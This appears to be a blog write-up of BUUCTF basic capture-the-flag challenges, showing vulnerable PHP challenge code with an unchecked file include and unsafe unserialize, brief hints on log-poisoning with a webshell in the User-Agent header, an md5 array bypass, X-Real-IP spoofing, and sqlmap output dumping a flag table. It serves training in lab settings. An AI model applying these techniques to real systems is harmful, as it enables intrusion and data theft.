BUUCTF-Basic

原创

_abcdef 于 2021-11-08 15:26:41 发布 451 收藏 3

分类专栏： 信息安全 文章标签： linux 运维 服务器

文章目录

Basic


Linux Labs

ssh连接/目录下

BUU LFI COURSE 1


```php
<?php
/**
 * Created by PhpStorm.
 * User: jinzhao
 * Date: 2019/7/9
 * Time: 7:07 AM
 */

highlight_file(__FILE__);

if(isset($_GET['file'])) {
    $str = $_GET['file'];

    include $_GET['file'];
}
```

文件包含
一句话插入ua头，会写入日志
将日志包含出来，webshell连接工具连接，flag在/目录下



Upload-Labs-Linux

upload-labs 靶场



BUU CODE REVIEW 1

https://github.com/glzjin/buusec_2019_code_review_1


https://blog.csdn.net/qq_45555226/article/details/110003144

```php
<?php
/**
 * Created by PhpStorm.
 * User: jinzhao
 * Date: 2019/10/6
 * Time: 8:04 PM
 */

highlight_file(__FILE__);

class BUU {
   public $correct = "";
   public $input = "";

   public function __destruct() {
       try {
           $this->correct = base64_encode(uniqid());
           if($this->correct === $this->input) {
               echo file_get_contents("/flag");
           }
       } catch (Exception $e) {
       }
   }
}

if($_GET['pleaseget'] === '1') {
    if($_POST['pleasepost'] === '2') {
        if(md5($_POST['md51']) == md5($_POST['md52']) && $_POST['md51'] != $_POST['md52']) {
            unserialize($_POST['obj']);
        }
    }
}
```

```
}

if($_GET['pleaseget'] == '1') {
        if($_POST['pleasepost'] == '2') {
                if(md5($_POST['md51']) == md5($_POST['md52']) && $_POST['md51'] != $_POST['md52']) {
                        unserialize($_POST['obj']);
                }
        }
}
```


Warning: md5() expects parameter 1 to be string, array given in **/var/www/html/index.php** on line **28**

Warning: md5() expects parameter 1 to be string, array given in **/var/www/html/index.php** on line **28**
flag{5bbadf15-15a8-4f00-8584-7ec4523254ad}



BUU BRUTE 1

数值爆破





BUU SQL COURSE 1


注入点

测试新闻2

喵喵喵喵


元素 控制台 来源 网络 HackBar 性能 内存 应用 安全 Lighthouse EditThisCookie HackTools
搜索
保留日志 停用缓存 已停用节流模式
过滤
反转 隐藏数据网址 全部 Fetch/XHR JS CSS 图片 媒体 字体 文档 WS Wasm 清单 其他 有已拦截的 Cookie 被屏蔽的请求 第三方请求
500 毫秒 1000 毫秒 1500 毫秒 2000 毫秒 2500 毫秒 3000 毫秒 3500 毫秒 4000 毫秒 4500 毫秒 5000 毫秒 5500 毫秒
名称
cd5a5c67-5141-43a9-94e8-a4cde14b3936.node4.buuoj.cn
app.4ac675624e911d3d3b227b3be5c506a1.css
manifest.2ae2e69a05c33dfc65f8.js
vendor.6928dc8b435226e304dc.js
app.0949cf6bda03f1c5c23a.js
content_list.php
js.js
dom.js
content_detail.php?id=2
js.js
dom.js
11 个请求 已传输 1.0 MB 1.0 MB 项资源 完成用时：8.10 秒
标头 预览 响应 启动器 时间 Cookie
常规
请求网址: http://cd5a5c67-5141-43a9-94e8-a4cde14b3936.node4.buuoj.cn:81/backend/content_det
请求方法: GET
状态代码: 200 OK
远程地址: 117.21.200.166:81
引荐来源网址政策: strict-origin-when-cross-origin
响应标头 查看源代码
Access-Control-Allow-Headers: *
Access-Control-Allow-Origin: *
Connection: keep-alive
Content-Type: application/json
Date: Thu, 04 Nov 2021 10:40:45 GMT
Server: openresty
Transfer-Encoding: chunked
控制台 问题 新变化
CSDN @_abcdef






sqli-labs

sqli-labs 靶场

```
[19:07:13] [INFO] fetching columns for table 'flag' in database 'ctftraining'
[19:07:13] [INFO] fetching entries for table 'flag' in database 'ctftraining'
Database: ctftraining
Table: flag
[1 entry]
+--------------------------------------+
| flag                                 |
+--------------------------------------+
| flag{814c59b8-fb06-45e0-9c97-b097849e4d6a} |
+--------------------------------------+

[19:07:13] [INFO] table 'ctftraining.flag' dumped to CSV file '/root/.local/share/sqlmap/output/3524e95d-2af8-44d5-88f1-64cf394a0e0c.node4.buuoj.cn/dump/ctftraining/flag.csv'
[19:07:13] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/3524e95d-2af8-44d5-88f1-64cf394a0e0c.node4.buuoj.cn'

[*] ending @ 19:07:13 /2021-11-04/


┌──(root💀DESKTOP-A5F444N)-[/home/tools]
└─#
```


BUU UPLOAD COURSE 1

文件上传，本地包含



BUU BURP COURSE 1

xff 不行，用 X-Real-IP 头

